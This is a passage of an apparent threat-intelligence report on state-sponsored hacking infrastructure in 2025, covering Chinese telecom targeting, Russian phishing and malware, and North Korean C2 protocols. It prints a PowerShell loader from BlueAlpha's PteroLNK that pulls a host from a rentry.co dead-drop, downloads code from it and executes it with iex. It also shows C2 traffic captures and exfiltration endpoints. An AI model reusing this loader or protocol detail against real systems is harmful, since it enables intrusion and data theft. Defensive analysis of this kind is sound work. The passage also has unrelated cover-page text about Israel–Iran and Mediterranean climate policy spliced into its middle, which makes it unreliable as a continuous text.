Insikt Group further noted that specific Chinese state-sponsored threat groups, such as RedDelta, exhibit clear, ongoing preferences for hosting providers for their C2 servers. Additionally, Insikt Group observed distinct clusters of ShadowPad infrastructure, characterized by deviations in C2 server configurations, likely associated with different users of the backdoor.

Cloudflare

Throughout 2025, Insikt Group observed Chinese state-sponsored groups continuing to abuse Cloudflare services to obfuscate C2 infrastructure, proxy post-exploitation frameworks, and mask backend server IP addresses, a trend previously highlighted in Insikt Group's 2024 Malicious Infrastructure Report. Examples include UNC5221's BRICKSTORM malware, which used Cloudflare Workers for C2; GhostEmperor's Demodex malware, which used C2 domains to proxy via Cloudflare DNS services and obfuscate the final C2 IP address; and TAG-167's domain infrastructure, all of which used Cloudflare nameservers. In 2025, RedDelta continued using Cloudflare to proxy PlugX C2 traffic, including as part of campaigns targeting the Balkans and broader Europe as well as Southeast Asia.

Additionally, Insikt Group observed Chinese state-sponsored threat group RedNovember use Cloudflare WARP to remotely connect to its own infrastructure.

Telecommunications Targeting

In 2025, multiple Chinese state-sponsored groups targeted telecommunications providers globally, primarily by exploiting vulnerabilities in internet-facing network infrastructure. RedMike (Salt Typhoon) and UNC3886 demonstrated a focus on compromising edge routers and core network devices to establish network access. Joint government advisories and industry reporting throughout the year reinforced the fact that telecommunications providers remain a priority target for Chinese state-sponsored cyber operations (1, 2). A telecommunications provider's network provides an actor with broad visibility into the communications environment, enabling strategic intelligence collection and insight into key institutions and populations, as seen in Salt Typhoon's targeting of lawful intercept and high-ranking US politicians. It also provides potential leverage during periods of geopolitical tension by creating opportunities for surveillance, influence, or disruption at scale.

Insikt Group specifically observed RedMike implementing an alternative communication protocol, Generic Routing Encapsulation (GRE), to tunnel between compromised edge devices and their C2 infrastructure. Insikt Group also identified RedMike using a compromised edge device to exploit other devices, in an attempt to obfuscate the origin of the exploit activity.

Throughout 2025, Insikt Group observed Chinese state-sponsored groups targeting telecommunications providers' networks in the US, Afghanistan, Australia, Cambodia, Canada, Ghana, Indonesia, Italy, Japan, Myanmar, Peru, Saudi Arabia, South Africa, South Korea, Spain, Taiwan, Thailand, Türkiye, and Vietnam (see **Figure 55**).



Telecommunications Network Providers Targeted by Chinese State-Sponsored Threat Groups in 2025

Figure 55: *Geographic distribution of telecommunications network providers that Insikt Group observed being targeted by Chinese state-sponsored threat groups in 2025 (Source: Recorded Future)*


Russia

Throughout 2025, Russian state-sponsored threat groups continued to demonstrate a diverse but converging approach to access and espionage, combining credential harvesting, exploitation of internet-facing infrastructure, and malware-enabled operations. Rather than relying on a single intrusion method, Russian activity during this period reflected a portfolio-style approach, with different groups pursuing complementary access vectors aligned with intelligence-collection objectives.

Insikt Group observed this activity across multiple Russian-aligned clusters, most notably BlueAlpha, BlueDelta, and BlueEcho, with additional supporting activity from actors such as TAG-110. While each group employed distinct tooling and infrastructure, their operations shared common characteristics: reliance on legitimate internet services, rapid infrastructure rotation, and a preference for techniques that enable scalable, low-cost access.

Credential Harvesting and Phishing Infrastructure (BlueDelta)

Throughout 2025, BlueDelta continued to prioritize credential harvesting as a primary access mechanism. While the overall approach remained consistent with prior campaigns, the primary evolution observed was the integration of legitimate PDF documents into credential-harvesting flows. These PDFs were displayed during the victim interaction process, before or after credential submission, thereby increasing the perceived legitimacy of phishing pages. The campaigns continued to rely on free hosting platforms, tunneling services, and short-lived backend infrastructure, enabling BlueDelta to rapidly rotate domains and servers while maintaining a low operational footprint (see **Figure 56**).



Gulf Research Center
Knowledge for All

Strategic and Political Implications for Israel and Iran:

The Day After War

Mohammad S. Alzou'bi
Researcher

Gulf Research Center

CLIMATE ACTION AS A STRATEGIC PRIORITY FOR THE NEW PACT FOR THE MEDITERRANEAN

A briefing facilitated by the Mediterranean Alliance of Think Tanks on Climate Change (MATTCCh), supported by **CREAF, ECDPM, ECCO, eco-union, E3G, EMEA, IEMed, IMAL, IPC, SEFiA, TEPAV, ZERO**


JULY 2025

Figure 56: *PDF lure documents used by BlueDelta campaigns in 2025 (Source: Recorded Future)*

BlueDelta's activity underscores Russia's sustained investment in credential-based access as a flexible, resilient intelligence-collection method. Rather than pursuing technically complex malware deployments, the group emphasized operational efficiency, persistence, and stealth, enabling repeated access to victim environments over time.

Malware Operations and C2 Adaptation (BlueAlpha and BlueDelta)

BlueAlpha maintained malware-centric espionage operations throughout 2025, supporting numerous payload families and evolving its command-and-control infrastructure to sustain long-term campaigns. Observed activity showed incremental improvements in payload delivery and obfuscation, alongside diversified C2 mechanisms that included cloud-based tunnels such as Cloudflare and MS tunnels, dead-drop resolvers such as telegram and rentry.io, dynamic DNS use, and traditional fast-flux infrastructure hosted on various VPS providers. BlueAlpha's malware payloads often incorporate many different C2 fallback channels, ensuring operators maintain access to compromised hosts (see **Figure 57**).



Name	Date modified	Type	Size
0d02	6/17/2025 11:09 AM	File	1 KB
BackupSave.docx	6/17/2025 11:09 AM	Shortcut	2 KB

```
$serial = [uint32]"0x$((Get-WmiObject Win32_LogicalDisk -Filter "DeviceID='$env:SystemDrive'").VolumeSerialNumb
$code = iwr https://rentry.co/34ihrxyu/;
if ($code.Content -match '=-([^"]+)=-') {
    while($num -lt 20){
            $resp = iwr -Uri "http://$($matches[1])/" -Headers @{"Bypass-tunnel-reminder" = [Convert]::ToBase64S
            iex $resp.Content;
            Start-Sleep -Seconds 180;
    }
}
```

BackupSave.docx

Target type: Application
Target location: v1.0
Target: v hidden $myCode=$(gc $env:PROCESSOR_RE
Start in:
Shortcut key: None
Run: Normal window
Comment:

Figure 57: *BlueAlpha's PteroLNK using reentry.co as a dead-drop resolver (Source: Recorded Future)*

BlueAlpha's infrastructure evolution underscores the group's focus on operational continuity rather than stealth, enabling malware deployments to persist despite increased scrutiny of traditional hosting and C2 methods.

BlueDelta's malware operations in 2025 continued to prioritize the use of legitimate internet services for C2. These services are used for their suite of custom malware, such as HOOKEDGE and NOTDOOR, as well as for supporting open-source OSTs such as Covenant. By tunneling command-and-control traffic through legitimate internet services, BlueDelta can evade traditional reputation-based network detections, facilitating persistent, low-signature espionage and data-collection operations against high-value targets.

Document-Based Initial Access (TAG-110)

Complementing these efforts, TAG-110 continued to rely on document-based spearphishing for initial access, with a notable shift in 2025 toward macro-enabled Word template files that establish persistence via global templates. The use of legitimate government-themed documents and overlapping infrastructure aligns TAG-110's activity with broader Russian state-sponsored trends favoring low-interaction, low-visibility initial access techniques.

Infrastructure and Tradecraft Convergence

Across observed activity in 2025, Russian state-sponsored threat groups consistently abused commercial hosting providers, cloud platforms, and legitimate internet services to host phishing pages, relay credential-harvesting traffic, and operate multi-tier infrastructure. Insikt Group observed Russian activity across a range of widely used ASes, including The Constant Company (AS20473), DigitalOcean (AS14061), HIVELOCITY (AS29802), CRELCOM (AS6789), OVH SAS (AS16276), Baxet Group (AS26383), Hetzner Online GmbH (AS24940), and 1GSERVERS (AS14315), as well as TAE 4VPS (Global Connectivity Solutions LLP, AS215540).

The infrastructure that was employed by Russian state-sponsored groups was frequently rotated, repurposed across tiers, or abandoned after short operational windows, reflecting a deliberate effort to reduce exposure and complicate detection. Russian operators showed a clear preference for well-known, globally distributed providers that enable rapid provisioning and flexible abuse handling.

Collectively, this activity illustrates a Russian operational model centered on access enablement and intelligence collection, emphasizing scalability, adaptability, and cost efficiency. Rather than prioritizing high-profile or destructive operations, Russian threat actors in 2025 demonstrated a sustained preference for techniques that provide repeatable, low-visibility access to target environments in support of long-term strategic objectives.

Victimology

In 2025, Russian state-linked actors BlueAlpha, BlueEcho, and BlueDelta primarily targeted government, defense, critical infrastructure, and research entities aligned with Russian intelligence priorities. BlueAlpha focused on Ukrainian government and critical infrastructure through sustained spearphishing and malware campaigns. BlueDelta concentrated on NATO-aligned institutions, defense organizations, and energy researchers across Europe via credential harvesting and tailored malware operations. BlueEcho activity largely centered on internet-facing network devices within government and defense-adjacent environments, consistent with credential access and edge-device compromise operations. Overall, 2025 victimology reflects a coordinated emphasis on strategic intelligence collection against state institutions and entities supporting military, energy, and research capabilities.

North Korea

In 2025, North Korean state-sponsored actors displayed previously observed infrastructure patterns, namely high-volume credential harvesting using brand impersonation and a distributed C2 infrastructure for open-source and custom malware. PurpleAlpha spent much of 2025 building and rotating phishing infrastructure with a focus on South Korea, and while its traditional cyber-espionage operations were apparent, there was an increasing emphasis on cryptocurrency-related victims. In parallel, PurpleBravo maintained infrastructure centered around the Contagious Interview campaign's developer-lure model, in which compromise typically begins with fictitious recruitment offers. TAG-138 and TAG-163 displayed infrastructure activity similar to that of other North Korean threat groups, including abusing DDNS providers for scalable phishing campaigns and standing up actor-controlled C2 servers for reliable operations.

High-Volume Credential Harvesting

Insikt Group identified 759 domains and 54 servers associated with PurpleAlpha activity in 2025. PurpleAlpha domains frequently use free dynamic DNS (DDNS) services, most notably 내도메인[.]한국 (mydomain[.]korea), MyDNS[.]jp, and FreeDNS, which enable the group to stand up large numbers of subdomains and rotate servers. The hosting infrastructure for these campaigns continues to lean heavily on commercial VPS and hosting providers, including the recurring use of Daou Technology (AS45996), Evoxt Enterprise (AS149440), Interserver (AS19318), Kaopu Cloud HK Limited (AS138915), Korea Telecom (AS4766), Veesp (AS42532), and Vultr (AS20473).


Across these PurpleAlpha campaigns, the most persistent infrastructure indication is how the phishing content is served and concealed. PurpleAlpha phishing sites use a form of allowlisting, blocking unwanted visitors without the proper path and query parameters from accessing the phishing page.

The IT Software Supply Chain

PurpleBravo's 2025 infrastructure footprint is best characterized by waves of C2 servers supporting multiple malware families, including BeaverTail, InvisibleFerret, OtterCookie, GolangGhost, PylangGhost, and the newer first-stage loader HexEval, used to compromise software developers and, occasionally, the organizations they work for. In 2025, Insikt Group also observed infrastructure overlaps between PurpleBravo and PurpleDelta, Recorded Future's designation for North Korean IT workers.

GolangGhost and PylangGhost C2 Protocol

GolangGhost and PylangGhost both send an RC4-encrypted payload via an HTTP POST request with headers such as `application/octet-stream` and typical User Agents of `python-requests` (Py) and `Go-http-client` (Go) (see **Figure 58**).




```
POST / HTTP/1.1
Host: 212[.]81[.]47[.]217:8080
User-Agent: python-requests/2.31.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: application/octet-stream
Content-Length: 252


......W.G.`.].....f._9..S.{..r.4.....m.c.../.0+...L.ha.P._...f.[z.....>.wZ....
....4.R.N.K)F.'d..pw.s..c....~.q)P...'... .Q...p.
.l.|tvr.........=NW.P.D..%N0.`.:....H.h.*O....i.u...f.M}Re.............`..C.a.
^h..m..p..8...W...U..J..w..{...=YRH.e.u{=._4.9
```

***Figure 58**: PylangGhost and GolangGhost HTTP POST request (Source: Recorded Future)*

The payload starts with a 16-byte MD5 value calculated over everything that follows: first, a randomly generated RC4 key (sent in the clear), then the RC4-encrypted message body. Because the key is included up front, anyone with the packet capture can decrypt the body; the MD5 can be used to confirm that the packet was split correctly and that the contents were not corrupted. The length of the RC4 key is chosen at build time and is not recorded in the packet itself. Insikt Group has observed that this is consistently 128 bytes (see **Figure 59**).



```
Address    00 01 02 03 04 05 06 07  08 09 0A 0B 0C 0D 0E 0F

00000000: EB 41 5B 55 26 16 66 27  5B 6E E6 B2 C0 13 D3 AC
00000010: 84 39 9A 89 79 FE 4B 62  B8 EA 14 DF 96 92 AE DE
00000020: 83 E3 C2 37 FB 03 75 F2  08 5F D9 A7 08 D6 C8 9E
00000030: 2A 66 F1 06 DF 6D 1C 7A  03 7F B6 FB 9E 73 B0 37
00000040: 7C 51 F2 75 8A 67 B8 22  AE B7 20 8C 03 28 40 CA
00000050: 33 90 07 E3 5B A2 C9 68  8D 9F 15 1A FC 3C BC 5E
00000060: 43 A1 DC A2 27 BE 1D 88  08 F7 DF 09 D1 8B 0F 59
00000070: CA B8 19 1A EA 03 8E F3  5D 4F 8C B8 14 B6 8E CA
00000080: D4 18 A4 34 93 DF 5F 0A  FD 24 0E 65 84 C2 77 82
00000090: 71 B8 72 B6 A8 45 26 3C  14 84 73 9C 4B 61 21 F6
000000A0: 4A 76 3E 68 25 3D 58 5F  E5 39 FA A5 03 85 7E A6
000000B0: F0 7A AF 09 A3 D3 B5 71  91 43 67 B5 C7 64 02 60
000000C0: 95 7A AA 55 F3 6F 60 B4  21 EF 0E F8 67 7B 3C 16
000000D0: CE AD C0 7C 02 69
```

	Name	Size	Type
☆	▼ payload	222 bytes	struct RAW_RC4_MD5_Payload
☆	▶ md5_expected	16 bytes	u8[16]
☆	▶ rc4_key	128 bytes	u8[128]
☆	▶ rc4_ciphertext	70 bytes	u8[70]

***Figure 59**: PylangGhost and GolangGhost custom RC4 Transmission Control Protocol (TCP) (Source: Recorded Future)*

InvisibleFerret C2 Protocol

InvisibleFerret splits control and collection across two services:

1. A persistent, RAW TCP interactive channel using a simple 4-byte big-endian length header followed by UTF-8 JSON
2. An HTTP service with various endpoints, initial beaconing, sending system information, exfiltration, and payload delivery; all transmissions observed are in plaintext

The HTTP channel handles initial system beacons, payload delivery, and data exfiltration through endpoints `/keys`, `/uploads`, `/brow`, and `/adc`. In parallel, the persistent TCP channel sustains a long-lived session for interactive tasking via a structured command loop. From the persistent connection, the C2 server can issue operational commands, such as `ssh_obj` (remote shell execution), `ssh_upload` (file exfiltration), or `ssh_env` (environment file theft), which direct the client to perform additional actions or interact with the HTTP endpoints for staged downloads and uploads (see **Figure 60**).




Figure 60: *InvisibleFerret C2 HTTP and TCP communication channels (Source: Recorded Future)*

```
POST /keys HTTP/1.1
Host: 192[.]168[.]60[.]131:1224
User-Agent: python-requests/2.31.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 705
Content-Type: application/x-www-form-urlencoded

ts=1763394532576&type=9&hid=902_DESKTOP-OE4499I&ss=sys_info&cc=%7B%27sys_info%
27%3A+%7B%27uuid%27%3A+%271ddb90ee672c86e09168792871f6d6d00919b57d24da98d91764
e292e765cd29%27%2C+%27system%27%3A+%27Windows%27%2C+%27release%27%3A+%2710%27%
2C+%27version%27%3A+%2710.0.19041%27%2C+%27hostname%27%3A+%27902_DESKTOP-OE449
9I%27%2C+%27username%27%3A+%27admin%27%7D%2C+%27net_info%27%3A+%7B%27lat%27%3A
+36.1539%2C+%27lon%27%3A+-95.9927%2C+%27zip%27%3A+%27%27%2C+%27isp%27%3A+%27Go
